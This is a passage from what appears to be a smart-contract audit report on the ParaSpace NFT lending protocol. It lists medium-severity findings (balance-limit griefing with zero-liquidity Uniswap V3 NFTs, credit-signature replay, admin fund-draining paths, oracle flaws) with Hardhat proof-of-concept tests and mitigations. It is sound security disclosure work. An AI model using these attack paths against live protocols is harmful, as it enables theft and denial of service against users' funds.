  expect(await nUniswapV3.balanceOf(user1.address)).to.eq("1");

  // Set the limit to 5 tokens so the test runs faster.
  let totalTokens = 5;
  await waitForTx(await nUniswapV3.setBalanceLimit(totalTokens))

  const userDaiAmount = await convertToCurrencyDecimals(dai.addr
  const userWethAmount = await convertToCurrencyDecimals(weth.ac
  await fund({ token: dai, user: user2, amount: userDaiAmount })
  await fund({ token: weth, user: user2, amount: userWethAmount
  let nft = nftPositionManager.connect(user2.signer);
  await approveTo({ target: nftPositionManager.address, token: c
  await approveTo({ target: nftPositionManager.address, token: w
  const fee = 3000;
  const tickSpacing = fee / 50;
```

```
const lowerPrice = encodeSqrtRatioX96(1, 10000);
const upperPrice = encodeSqrtRatioX96(1, 100);
await nft.setApprovalForAll(nftPositionManager.address, true);
await nft.setApprovalForAll(pool.address, true);
const MaxUint128 = DRE.ethers.BigNumber.from(2).pow(128).sub(1

let daiAvailable, wethAvailable;

// user2 is going to mint 4 Uniswap V3 NFTs using the same amo
// After each mint, user2 removes all liquidity from a token a
// next token.
for (let tokenId = 2; tokenId <= totalTokens; tokenId++) {
  daiAvailable = await dai.balanceOf(user2.address);
  wethAvailable = await weth.balanceOf(user2.address);

  await mintNewPosition({
    nft: nft,
    token0: dai,
    token1: weth,
    fee: fee,
    user: user2,
    tickSpacing: tickSpacing,
    lowerPrice,
    upperPrice,
    token0Amount: daiAvailable,
    token1Amount: wethAvailable,
  });

  const liquidity = (await nftPositionManager.positions(token1

  await nft.decreaseLiquidity({
    tokenId: tokenId,
    liquidity: liquidity,
    amount0Min: 0,
    amount1Min: 0,
    deadline: 2659537628,
  });

  await nft.collect({
    tokenId: tokenId,
    recipient: user2.address,
    amount0Max: MaxUint128,
    amount1Max: MaxUint128,
  });

  expect((await nftPositionManager.positions(tokenId)).liquidi
```

```
}

// user2 supplies the 4 UniV3 NFTs to user1.
const tokenData = Array.from({ length: totalTokens - 1 }, (_,
  return {
    tokenId: i + 2,
    useAsCollateral: true
  }
});
await waitForTx(
  await pool
    .connect(user2.signer)
    .supplyERC721(
      nftPositionManager.address,
      tokenData,
      user1.address,
      0,
      {
        gasLimit: 12_450_000,
      }
    )
);

expect(await nUniswapV3.balanceOf(user2.address)).to.eq(0);
expect(await nUniswapV3.balanceOf(user1.address)).to.eq(totalT

// user1 tries to supply another UniV3 NFT but fails, since th
// already been reached.
await fund({ token: dai, user: user1, amount: userDaiAmount })
await fund({ token: weth, user: user1, amount: userWethAmount
nft = nftPositionManager.connect(user1.signer);
await mintNewPosition({
  nft: nft,
  token0: dai,
  token1: weth,
  fee: fee,
  user: user1,
  tickSpacing: tickSpacing,
  lowerPrice,
  upperPrice,
  token0Amount: userDaiAmount,
  token1Amount: userWethAmount,
});

await expect(
  pool
```

```
        .connect(user1.signer)
        .supplyERC721(
          nftPositionManager.address,
          [{ tokenId: totalTokens + 1, useAsCollateral: true }],
          user1.address,
          0,
          {
            gasLimit: 12_450_000,
          }
        )
    ).to.be.revertedWith("120");  //ntoken balance exceed limit.

    expect(await nUniswapV3.balanceOf(user1.address)).to.eq(totalT

    // The cost of the attack was low. user2's balance of DAI and
    // hasn't changed, only the rounding error of Uniswap V3 was s
    expect(await dai.balanceOf(user2.address)).to.eq("99999999999
    expect(await weth.balanceOf(user2.address)).to.eq("9999999999
  });
```

Recommended Mitigation Steps

Consider disallowing supplying Uniswap V3 NFTs that have 0 liquidity and removing the entire liquidity from tokens that have already been supplied. Setting a minimal required liquidity for a Uniswap V3 NFT will make this attack more costly, however it won't remove the attack vector entirely.

LSDan (judge) decreased severity to Medium

[M-11] LooksRare orders using WETH as currency cannot be paid with WETH

Submitted by **Jeiwan**

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/marketplaces/LooksRareAdapter.sol#L51-L54
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/MarketplaceLogic.sol#L564-L565

Users won't be able to buy NFTs from LooksRare via the Paraspace Marketplace and pay with WETH when `MakerOrder` currency is set to WETH.

Proof of Concept

The Paraspace Marketplace allows users to buy NFTs from third-party marketplaces (LooksRare, Seaport, X2Y2) using funds borrowed from Paraspace. The mechanism of buying tokens requires a `MakerOrder` : a data structure that's created by the seller and posted on a third-party exchange and that contains all the information about the order. Besides other fields, `MakerOrder` contains the `currency` field, which sets the currency the buyer is willing to receive payment in (OrderTypes.sol#L20):

```
struct MakerOrder {
    ...
    address currency; // currency (e.g., WETH)
    ...
}
```

While WETH is supported by LooksRare as a currency of orders, the LooksRare adapter of Paraspace converts it to the native (e.g. ETH) currency: if order's currency is WETH, the currency of consideration is set to the native currency (LooksRareAdapter.sol#L49-L62):

```
ItemType itemType = ItemType.ERC20;
address token = makerAsk.currency;
if (token == weth) {
    itemType = ItemType.NATIVE;
    token = address(0);
}
consideration[0] = ConsiderationItem(
    itemType,
    token,
    0,
    makerAsk.price, // TODO: take minPercentageToAsk into accour
    makerAsk.price,
    payable(takerBid.taker)
);
```

When users call the `buyWithCredit` function, they provide credit parameters: token address and amount (besides others) (PoolMarketplace.sol#L71-L76, DataTypes.sol#L296-L303):

```
function buyWithCredit(
    bytes32 marketplaceId,
    bytes calldata payload,
    DataTypes.Credit calldata credit,
    uint16 referralCode
) external payable virtual override nonReentrant {
```

```
struct Credit {
    address token;
    uint256 amount;
    bytes orderId;
    uint8 v;
    bytes32 r;
    bytes32 s;
}
```

Deep inside the `buyWithCredit` function, `isETH` flag is set when the credit token specified by user is `address(0)` (MarketplaceLogic.sol#L564-L566):

```
vars.isETH = params.credit.token == address(0);
vars.creditToken = vars.isETH ? params.weth : params.credit.toke
vars.creditAmount = params.credit.amount;
```

Finally, before giving a credit, consideration type and credit token are checked (MarketplaceLogic.sol#L388-L392):

```
require(
    item.itemType == ItemType.ERC20 ||
        (vars.isETH && item.itemType == ItemType.NATIVE),
    Errors.INVALID_ASSET_TYPE
);
```

This is what happens when a user tries to buy an NFT from LooksRare and pays with WETH as the maker order requires:

1. User calls `buyWithCredit` and sets credit token to WETH.
2. The currency of the consideration is changed to the native currency, and the consideration token is set to `address(0)`.
3. `var.isETH` is not set since the credit token is WETH, not `address(0)`.
4. The consideration type and credit token check fails because the type of the consideration is `NATIVE` but `var.isETH` is not set.
5. As a result, the call to `buyWithCredit` reverts and the user cannot buy a token while correctly using the API.

```
it("fails when trying to buy a token on LooksRare with WETH [AUI
  const {
    doodles,
    pool,
    weth,
    users: [maker, taker, middleman],
  } = await loadFixture(testEnvFixture);
  const payNowNumber = "8";
  const creditNumber = "2";
  const payNowAmount = await convertToCurrencyDecimals(
    weth.address,
    payNowNumber
  );
  const creditAmount = await convertToCurrencyDecimals(
    weth.address,
    creditNumber
  );
  const startAmount = payNowAmount.add(creditAmount);
  const nftId = 0;
  // mint WETH to offer
  await mintAndValidate(weth, payNowNumber, taker);
  // middleman supplies DAI to pool to be borrowed by offer late
  await supplyAndValidate(weth, creditNumber, middleman, true);
  // maker mint mayc
  await mintAndValidate(doodles, "1", maker);
  // approve
  await waitForTx(
    await weth.connect(taker.signer).approve(pool.address, payNo
  );
```

```
    await expect(
      executeLooksrareBuyWithCredit(
        doodles,
        weth as MintableERC20,
        startAmount,
        creditAmount,
        nftId,
        maker,
        taker
      )
    ).to.be.revertedWith('93'); // invalid asset type for action.
  });
```

Recommended Mitigation Steps

Consider removing the WETH to NATIVE conversion in the LooksRare adapter. Alternatively, consider converting WETH to ETH seamlessly, without forcing users to send ETH instead of WETH when maker order requires WETH.

[M-12] During oracle outages or feeder outages/disagreement, the `ParaSpaceFallbackOracle` is not used

Submitted by **IIIIIII**, *also found by* **IIIIIII**, **rbserver**, **erictee**, **Trust**, **hansfriese**, **skinz**, **skinz**, **Franfran**, **0xNazgul**, **ujamal_**, **Jeiwan**, **imare**, **__141345__**, **__141345__**, **rbserver**, **0x52**, **gzeon**, **rvierdiiev**, **RaymondFam**, **Rolezn**, **Lambda**, **seyni**, *and* **codecustard**

If the feeders haven't updated their prices within the default six-hour time window, the floor oracle will revert when requests are made to get the current price, and these reverts are not caught by the wrapper oracle which handles the fallback oracle, so rather than using the fallback oracle in these cases, the calls will revert, leading to liquidations to fail (see my other submission for the full chain from the floor oracle to the liquidation function).

Additionally, the code uses the deprecated chainlink `latestAnswer()` API for its token requests, which may revert once it is no longer supported

Proof of Concept

`getPrice()` will fail if the values are stale:

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #1

236       function getPrice(address _asset)
237           external
238           view
239           override
240           returns (uint256 price)
241       {
242 @>        uint256 updatedAt = assetPriceMap[_asset].updatedAt
243           require(
244               (block.number - updatedAt) <= config.expiration
245 @>            "NFTOracle: asset price expired"
246           );
247           return assetPriceMap[_asset].twap;
248:      }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L236-L248

They can be stale due to too much price skew, or the feeders being down, e.g. due to another bug:

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #2

369           // config maxPriceDeviation as multiple directly(nc
370           if (priceDeviation >= config.maxPriceDeviation) {
371               return false;
372:          }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L369-L372

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #3
```

```
376      function _finalizePrice(address _asset, uint256 _twap)
377          PriceInformation storage assetPriceMapEntry = asset
378          assetPriceMapEntry.twap = _twap;
379 @>       assetPriceMapEntry.updatedAt = block.number;
380          assetPriceMapEntry.updatedTimestamp = block.timesta
381          emit AssetDataSet(
382              _asset,
383              assetPriceMapEntry.twap,
384              assetPriceMapEntry.updatedAt
385          );
386:     }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L376-L386

The wrapper oracle does not use a try-catch, so it can't swallow these reverts and allow the fallback oracle to be used:

```
File: /paraspace-core/contracts/misc/ParaSpaceOracle.sol   #4

114      /// @inheritdoc IPriceOracleGetter
115      function getAssetPrice(address asset)
116          public
117          view
118          override
119          returns (uint256)
120      {
121          if (asset == BASE_CURRENCY) {
122              return BASE_CURRENCY_UNIT;
123          }
124
125          uint256 price = 0;
126          IEACAggregatorProxy source = IEACAggregatorProxy(as
127          if (address(source) != address(0)) {
128 @>           price = uint256(source.latestAnswer());
129          }
130          if (price == 0 && address(_fallbackOracle) != addre
131 @>           price = _fallbackOracle.getAssetPrice(asset);
132          }
133
134          require(price != 0, Errors.ORACLE_PRICE_NOT_READY);
```

```
135             return price;
136:        }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ParaSpaceOracle.sol#L114-L136

Recommended Mitigation Steps

Use a try-catch when fetching the normal `latestAnswer()`, and use the fallback if it failed.

[M-13] Interactions with AMMs do not use deadlines for operations

Submitted by IIIIIII

From a judge's comment in a previous contest:

```
Because Front-running is a key aspect of AMM design, deadline is

Due to the removal of the check, it may be more profitable for a
```

Most of the functions that interact with AMM pools do not have a deadline parameter, but specifically the one shown below is passing `block.timestamp` to a pool, which means that whenever the miner decides to include the txn in a block, it will be valid at that time, since `block.timestamp` will *be* the current timestamp.

Proof of Concept

```
File: /paraspace-core/contracts/protocol/tokenization/NTokenUnis

51          function _decreaseLiquidity(
52              address user,
53              uint256 tokenId,
```

```
54            uint128 liquidityDecrease,
55            uint256 amount0Min,
56            uint256 amount1Min,
57            bool receiveEthAsWeth
58        ) internal returns (uint256 amount0, uint256 amount1) {
59            if (liquidityDecrease > 0) {
60                // amount0Min and amount1Min are price slippage
61                // if the amount received after burning is not
62                INonfungiblePositionManager.DecreaseLiquidityPa
63                    memory params = INonfungiblePositionManager
64                        .DecreaseLiquidityParams({
65                            tokenId: tokenId,
66                            liquidity: liquidityDecrease,
67                            amount0Min: amount0Min,
68                            amount1Min: amount1Min,
69 @>                         deadline: block.timestamp
70                        });
71
72                INonfungiblePositionManager(_underlyingAsset).d
73                    params
74                );
75            }
76:
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/NTokenUniswapV3.sol#L51-L76

A malicious miner can hold the transaction, which may be being done in order to free up capital to ensure that there are funds available to do operations to prevent a liquidation. It is highly likely that a liquidation is more profitable for a miner to mine, with its associated follow-on transactions, than to allow the decrease of liquidity. A miner can also just hold it until maximum slippage is incurred, as the judge stated.

Recommended Mitigation Steps

Add deadline arguments to all functions that interact with AMMs, and pass it along to AMM calls.

[M-14] Centralization Risks

Submitted by ladboy233, lllllll, imare, csanuragjain, gzeon, Trust, Trust, Trust, Saintcode_, Josiah, pashov, jadezti, minhquanym, gz627, RaymondFam, fs0c, Mukund, xiaoming90, SmartSek, carlitox477, 9svR6w, wait, wait, unforgiven, hihen, KingNFT, ahmedov, Rolezn, BClabs, Lambda, nicobevi, *and* nicobevi

Note: per discussion with the judge, instead of highlighting only one submission related to centralization risks, all related findings are being compiled together under M-14 to provide a more complete report.

1. The calculateAuctionPriceMultiplier() function is not properly implemented

The `_calculateAuctionPriceMultiplierByTicks()` function is not properly implemented, it will revert when `_maxPriceMultiplier < 1e18` or `_minExpPriceMultiplier < 1e18`, causes `executeLiquidateERC721()` not working. If the owner sets either of these numbers incorrectly, auctions will revert and the protocol will lose a lot of money.

2. Uniswap v3 LP token might be auctionable

The protocol determines whether an asset type can be auctioned purely by checking if the `auctionStrategyAddress` is configured. If the `auctionStrategyAddress` of an asset is configured, then it can be auctioned.

However, upon inspecting the code, it was observed that the initialization function (`ReserveLogic.init`) and `PoolParameters.setReserveAuctionStrategyAddress` do not have any mechanism to prevent the admin from configuring the `auctionStrategyAddress` of the Uniswap v3 LP token. Thus, it is possible that the admin accidentally configures the `auctionStrategyAddress` of the Uniswap v3 LP token, and this results in Uniswap v3 LP token being auctionable.

3. poolAdmin can withdraw all underlying asset balance of NTokens by using executeAirdrop() function

Duplicates: 199, 234, 485, 488

each NToken contract holds all the users collaterals for specific underlying asset. poolAdmin is the admin of the pool and have some accesses but he/she shouldn't be

able to withdraw and transfer users funds(the underlying asset). in the functions `rescueERC721()` which is only callable by poolAdmin, there is a check that make sures admin can't transfer underlying asset but in the function `executeAirdrop()` there is no checks. function `executeAirdrop()` make a external call with admin specified address, function, parameters. admin can set parameters so the logic would call `underlyingAsset.safeTransferFrom(NToken, destAdderss, tokenId)` or `underlyingAsset.setApprovalForAll(destAddress, true)` and then admin could transfer all the underlying assets which belongs to users. this is critical issue because all the protocol collaterals are in danger if poolAdmin private key get compromised.

4. A single point of failure can allow a hacked or malicious owner to use critical functions in the project

Duplicates: 248, 272, 437, 477, 521

The `owner` role has a single point of failure and `onlyOwner` can use a few critical functions.

`owner` role in the paraspace project:
Owner is not behind a multisig and changes are not behind a timelock. There is no clear definition of the `owner` in the paraspace docs.

Even if protocol admins/developers are not malicious there is still a chance for Owner keys to be stolen. In such a case, the attacker can cause serious damage to the project due to important functions. In such a case, users who have invested in project will suffer high financial losses.

5. NFTFloorOracle: setPrice can lead to user nft lost, or protocol drain of funds due to lack of check of constraints established in documentation and code

Duplicates: 29, 30, 54, 59, 86, 359, 375, 410, 433, 437, 441, 450, 473, 521

- Centralization risk: Admin can bypass all security measures established in documentation, allowing they to drain all protocol funds if they buy an accepted NFT as collateral and then set it floor price to max value possible

- Admin can set current TWAP to zero, leading to user lose of NFTs due to liquidation.
- Allows feeder to eventually inform any price if they set _twap to zero

6. Pool admin can steal underlying of a NToken

Duplicates: 236, 296, 437, 513

The admin can:

- steal ERC20 assets calling rescueERC20() from NToken.sol
- steal ERC1155 assets calling rescueERC1155() from NToken.sol
- steal ERC721 assets calling rescueERC721() from NToken.sol

7. Owner can change implementation of various contracts

Duplicates: 516

The owner can update the implementation of various contracts, allowing theft of assets and general compromise of the protocol.

One example:
The owner of the PoolAddressProvider.sol contract can update the implementation of Pool contract by calling updatePoolImpl function.

The contract provides an easy way to add new functions using IParaProxy.ProxyImplementationAction.Add enum. This way a malicious user can add a malicious function in the Pool contract which can be used to steal tokens from other contracts which rely on the onlyPool modifier for their checks.

8. Owner can renounce while system is paused

The contract owner or single user with a role is not prevented from renouncing the role/ownership while the contract is paused, which would cause any user assets stored in the protocol, to be locked indefinitely

[M-15] NFTFloorOracle's assets will use old prices if added back after removal

Submitted by hyh*, also found by* Trust*,* SmartSek*, and* kaliberpoziomka8552

`assetFeederMap` mapping has elements of the `FeederRegistrar` structure type, that contains nested `feederPrice` mapping. When an asset is being removed with _removeAsset(), its `assetFeederMap` entry is deleted with the plain `delete assetFeederMap[_asset]` operation, which leaves `feederPrice` mapping intact.

This way if the asset be added back after removal its old prices will be reused via _combine() given that their timestamps are fresh enough and the corresponding feeders stay active.

Impact

Old prices can be irrelevant in the big enough share of cases. The asset can be removed due to its internal issues that are usually coupled with price disruptions, so it is reasonable to assume that recent prices of a removed asset can be corrupted for the same reason that caused its removal.

Nevertheless these prices will be used as if they were added for this asset after its return. Recency logic will work as usual, so the issue is conditional on `config.expirationPeriod` being substantial enough, which might be the case for all illiquid assets.

Net impact is incorrect valuation of the corresponding NFTs, that can lead to the liquidation of the healthy accounts, which is the permanent loss of the principal funds for their owners. However, due to prerequisites placing the severity to be medium.

Proof of Concept

_removeAsset() will `delete` the `assetFeederMap` entry, setting its elements to zero:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L296-L305

```
    function _removeAsset(address _asset)
        internal
        onlyWhenAssetExisted(_asset)
    {
        uint8 assetIndex = assetFeederMap[_asset].index;
        delete assets[assetIndex];
        delete assetPriceMap[_asset];
        delete assetFeederMap[_asset];
        emit AssetRemoved(_asset);
    }
```

Notice, that `assetFeederMap` is the mapping with `FeederRegistrar` elements:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L86-L88

```
    /// @dev Original raw value to aggregate with
    // the NFT contract address -> FeederRegistrar which contair
    mapping(address => FeederRegistrar) public assetFeederMap;
```

`FeederRegistrar` is a structure with a nested `feederPrice` mapping.

`feederPrice` nested mapping will not be deleted with `delete assetFeederMap[_asset]`:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L32-L41

```
struct FeederRegistrar {
    // if asset registered or not
    bool registered;
    // index in asset list
    uint8 index;
    // if asset paused,reject the price
    bool paused;
    // feeder -> PriceInformation
```

```
        mapping(address => PriceInformation) feederPrice;
    }
```

Per operation docs `So if you delete a struct, it will reset all members that are not mappings and also recurse into the members unless they are mappings:`

https://docs.soliditylang.org/en/latest/types.html#delete

This way, if the asset be added back its `feederPrice` mapping will be reused.

On addition of this old `_asset` only its `assetFeederMap[_asset].index` be renewed:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L278-L286

```
    function _addAsset(address _asset)
        internal
        onlyWhenAssetNotExisted(_asset)
    {
        assetFeederMap[_asset].registered = true;
        assets.push(_asset);
        assetFeederMap[_asset].index = uint8(assets.length - 1);
        emit AssetAdded(_asset);
    }
```

This means that the old prices will be immediately used for price construction, given that `config.expirationPeriod` is big enough:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L397-L430

```
    function _combine(address _asset, uint256 _twap)
        internal
```

```
        view
        returns (bool, uint256)
    {
        FeederRegistrar storage feederRegistrar = assetFeederMap
        uint256 currentBlock = block.number;
        //first time just use the feeding value
        if (assetPriceMap[_asset].twap == 0) {
            return (true, _twap);
        }
        //use memory here so allocate with maximum length
        uint256 feederSize = feeders.length;
        uint256[] memory validPriceList = new uint256[](feederSi
        uint256 validNum = 0;
        //aggeregate with price from all feeders
        for (uint256 i = 0; i < feederSize; i++) {
            PriceInformation memory priceInfo = feederRegistrar.
                feeders[i]
            ];
            if (priceInfo.updatedAt > 0) {
                uint256 diffBlock = currentBlock - priceInfo.upd
                if (diffBlock <= config.expirationPeriod) {
                    validPriceList[validNum] = priceInfo.twap;
                    validNum++;
                }
            }
        }
        if (validNum < MIN_ORACLES_NUM) {
            return (false, assetPriceMap[_asset].twap);
        }
        _quickSort(validPriceList, 0, int256(validNum - 1));
        return (true, validPriceList[validNum / 2]);
    }
```

Recommended Mitigation Steps

Consider clearing the current list of prices on asset removal, for example:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L296-L305

```
    function _removeAsset(address _asset)
        internal
```

```
        onlyWhenAssetExisted(_asset)
    {
+       FeederRegistrar storage feederRegistrar = assetFeederMap
+       uint256 feederSize = feeders.length;
+       for (uint256 i = 0; i < feederSize; i++) {
+           delete feederRegistrar.feederPrice[feeders[i]];
+       }
        uint8 assetIndex = feederRegistrar.index;
        delete assets[assetIndex];
        delete assetPriceMap[_asset];
        delete assetFeederMap[_asset];
        emit AssetRemoved(_asset);
    }
```

[M-16] When users sign a credit loan for bidding on an item, they are forever committed to the loan even if the NFT value drops massively

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/types/DataTypes.sol#L296

In ParaSpace marketplace, taker may pass maker's signature and fulfil their bid with taker's NFT. The maker can use credit loan to purchase the NFT provided the health factor is positive in the end.

In validateAcceptBidWithCredit, verifyCreditSignature is called to verify maker signed the credit structure.

```
function verifyCreditSignature(
    DataTypes.Credit memory credit,
    address signer,
    uint8 v,
    bytes32 r,
    bytes32 s
) private view returns (bool) {
    return
        SignatureChecker.verify(
```

```
                hashCredit(credit),
                signer,
                v,
                r,
                s,
                getDomainSeparator()
            );
    }
```

The issue is that the credit structure does not have a deadline:

```
    struct Credit {
        address token;
        uint256 amount;
        bytes orderId;
        uint8 v;
        bytes32 r;
        bytes32 s;
    }
```

As a result, attacker may simply wait and if the price of the NFT goes down abuse their previous signature to take a larger amount than they would like to pay for the NFT. Additionaly, there is no revocation mechanism, so user has completely committed to loan to get the NFT until the end of time.

Impact

When users sign a credit loan for bidding on an item, they are forever committed to the loan even if the NFT value drops massively.

Recommended Mitigation Steps

Add a deadline timestamp to the signed credit structure.

[M-17] Attacker can abuse victim's signature for marketplace bid to buy worthless item

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/types/DataTypes.sol#L296

In ParaSpace marketplace, taker may pass maker's signature and fulfil their bid with taker's NFT. The maker can use credit loan to purchase the NFT provided the health factor is positive in the end.

In validateAcceptBidWithCredit, verifyCreditSignature is called to verify maker signed the credit structure.

```
function verifyCreditSignature(
    DataTypes.Credit memory credit,
    address signer,
    uint8 v,
    bytes32 r,
    bytes32 s
) private view returns (bool) {
    return
        SignatureChecker.verify(
            hashCredit(credit),
            signer,
            v,
            r,
            s,
            getDomainSeparator()
        );
}
```

The issue is that the credit structure does not have a marketplace identifier:

```
struct Credit {
    address token;
    uint256 amount;
    bytes orderId;
    uint8 v;
    bytes32 r;
    bytes32 s;
}
```

As a result, attacker can use the victim's signature for some orderId in a particular marketplace for another one, where this orderId leads to a much lower valued item. User would borrow money to buy victim's valueless item. This would be HIGH impact, but incidentally right now only the SeaportAdapter marketplace supports credit loans to maker (implements matchBidWithTakerAsk). However, it is very likely the supporting code will be added to LooksRareAdapter and X2Y2Adapter as well.

LooksRareExchange supports the function out of the box:

```
function matchBidWithTakerAsk(OrderTypes.TakerOrder calldata tak
    external
    override
    nonReentrant
{
    require((!makerBid.isOrderAsk) && (takerAsk.isOrderAsk), "Or
    require(msg.sender == takerAsk.taker, "Order: Taker must be
    // Check the maker bid order
    bytes32 bidHash = makerBid.hash();
    _validateOrder(makerBid, bidHash);
    (bool isExecutionValid, uint256 tokenId, uint256 amount) = I
        .canExecuteTakerAsk(takerAsk, makerBid);
    require(isExecutionValid, "Strategy: Execution invalid");
    // Update maker bid order status to true (prevents replay)
    _isUserOrderNonceExecutedOrCancelled[makerBid.signer][makerB
    // Execution part 1/2
    ...
}
```

So, this impact would be HIGH but since it is currently not implemented, would downgrade to MED. I understand it can be closed as OOS due to speculation of future code, however I would ask to consider that the likelihood of other Exchanges supporting the required API is particularly high, and take into account the value of this contribution.

Impact

Attacker can abuse victim's signature for marketplace bid to buy worthless item.

Recommended Mitigation Steps

Credit structure should contain an additional field "MarketplaceAddress".

[M-18] Bad debt will likely incur when multiple NFTs are liquidated

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/GenericLogic.sol#L394

_getUserBalanceForERC721() in GenericLogic gets the value of a user's specific ERC721 xToken. It is later used for determining the account's health factor. In case `isAtomicPrice` is false such as in ape NTokens, price is calculated using:

```
        uint256 assetPrice = _getAssetPrice(
            params.oracle,
            vars.currentReserveAddress
        );
        totalValue =
            ICollateralizableERC721(vars.xTokenAddress)
                .collateralizedBalanceOf(params.user) *
            assetPrice;
```

It is the number of apes multiplied by the floor price returns from _getAssetPrice. The issue is that this calculation does not account for slippage, and is unrealistic. If user's account is liquidated, it is very unlikely that releasing several multiples of precious NFTs will not bring the price down in some significant way.

By performing simple multiplication of NFT count and NFT price, protocol is introducing major bad debt risks and is not as conservative as it aims to be. Collateral value must take slippage risks into account.

Impact

Bad debt will likely incur when multiple NFTs are liquidated.

Recommended Mitigation Steps

Change the calculation to account for slippage when NFT balance is above some threshold.

WalidOfNow (Paraspace) commented:

> There's no real issue here. Its pretty much saying that the design of the protocol is not good for certain market behaviours. This is more of a suggestion than an issue. On top of that, we actually account for this slippage by choosing low LTV and LT.

Trust (warden) commented:

> Regardless of the way we look at it, I've established assets are at risk under stated conditions which are not correctly taken into account in the protocol. That seems to meet the bar set for Medium level submissions.

[M-19] Rewards are not accounted for properly in NTokenApeStaking contracts, limiting user's collateral

Submitted by Trust, *also found by* 0x52 *and* ladboy233

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/tokenization/libraries/ApeStakingLogic.sol#L253

ApeStakingLogic.sol implements the logic for staking ape coins through the NTokenApeStaking NFT.

`getTokenIdStakingAmount()` is an important function which returns the entire stake amount mapping for a specific BAYC / MAYC NFT.

```
    function getTokenIdStakingAmount(
        uint256 poolId,
        ApeCoinStaking _apeCoinStaking,
        uint256 tokenId
    ) public view returns (uint256) {
        (uint256 apeStakedAmount, ) = _apeCoinStaking.nftPosition(
            poolId,
```

```
            tokenId
        );
        uint256 apeReward = _apeCoinStaking.pendingRewards(
            poolId,
            address(this),
            tokenId
        );
        (uint256 bakcTokenId, bool isPaired) = _apeCoinStaking.mainT
            poolId,
            tokenId
        );
        if (isPaired) {
            (uint256 bakcStakedAmount, ) = _apeCoinStaking.nftPositi
                BAKC_POOL_ID,
                bakcTokenId
            );
            apeStakedAmount += bakcStakedAmount;
        }
        return apeStakedAmount + apeReward;
    }
```

We can see that the total returned amount is the staked amount through the direct NFT, plus rewards for the direct NFT, plus the staked amount of the BAKC token paired to the direct NFT. However, the calculation does not include the pendingRewards for the BAKC staked amount, which accrues over time as well.

As a result, getTokenIdStakingAmount() returns a value lower than the correct user balance. This function is used in PTokenSApe.sol's balanceOf function, as this type of PToken is supposed to reflect the user's current balance in ape staking.

When user unstakes their ape tokens through executeUnstakePositionAndRepay, they will receive their fair share of rewards.It will call ApeCoinStaking's _withdrawPairNft which will claim rewards also for BAKC tokens. However, because balanceOf() shows a lower value, the rewards not count as collateral for user's debt, which is a major issue for lending platforms.

Impact

Rewards are not accounted for properly in NTokenApeStaking contracts, limiting user's collateral.

Recommended Mitigation Steps

Balance calculation should include pendingRewards from BAKC tokens if they exist.

[M-20] Oracle does not treat upward and downward price movement the same in validity checks, causing safety issues in oracle usage

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L365

NFTFloorOracle retrieves ERC721 prices for ParaSpace. maxPriceDeviation is a configurable parameter, which limits the change percentage from current price to a new feed update. We can see how priceDeviation is calculated and compared to maxPriceDeviation in _checkValidity:

```
priceDeviation = _twap > _priorTwap
    ? (_twap * 100) / _priorTwap
    : (_priorTwap * 100) / _twap;
// config maxPriceDeviation as multiple directly(not percent) fo
if (priceDeviation >= config.maxPriceDeviation) {
    return false;
}
return true;
```

The large number minus small number must be smaller than maxPriceDeviation. However, the way it is calculated means price decrease is much more sensitive and likely to be invalid than a price increase.

```
10 -> 15, priceDeviation = 15 / 10 = 1.5
15 -> 10, priceDeviation = 15 / 10 = 1.5
```

From 10 to 15, price rose by 50%. From 15 to 10, price dropped by 33%. Both are the maximum change that would be allowed by deviation parameter. The effect of

this behavior is that the protocol will be either too restrictive in how it accepts price drops, or too permissive in how it accepts price rises.

Impact

Oracle does not treat upward and downward price movement the same in validity checks, causing safety issues in oracle usage.

Recommended Mitigation Steps

Use a percentage base calculation for both upward and downward price movements.

WalidOfNow (Paraspace) commented:

> Going from 10 to 15 is 50% and from 15 to 10 is 33% percent. This is desired behaviour here. Why should we treat 33% as 50%?

Trust (warden) commented:

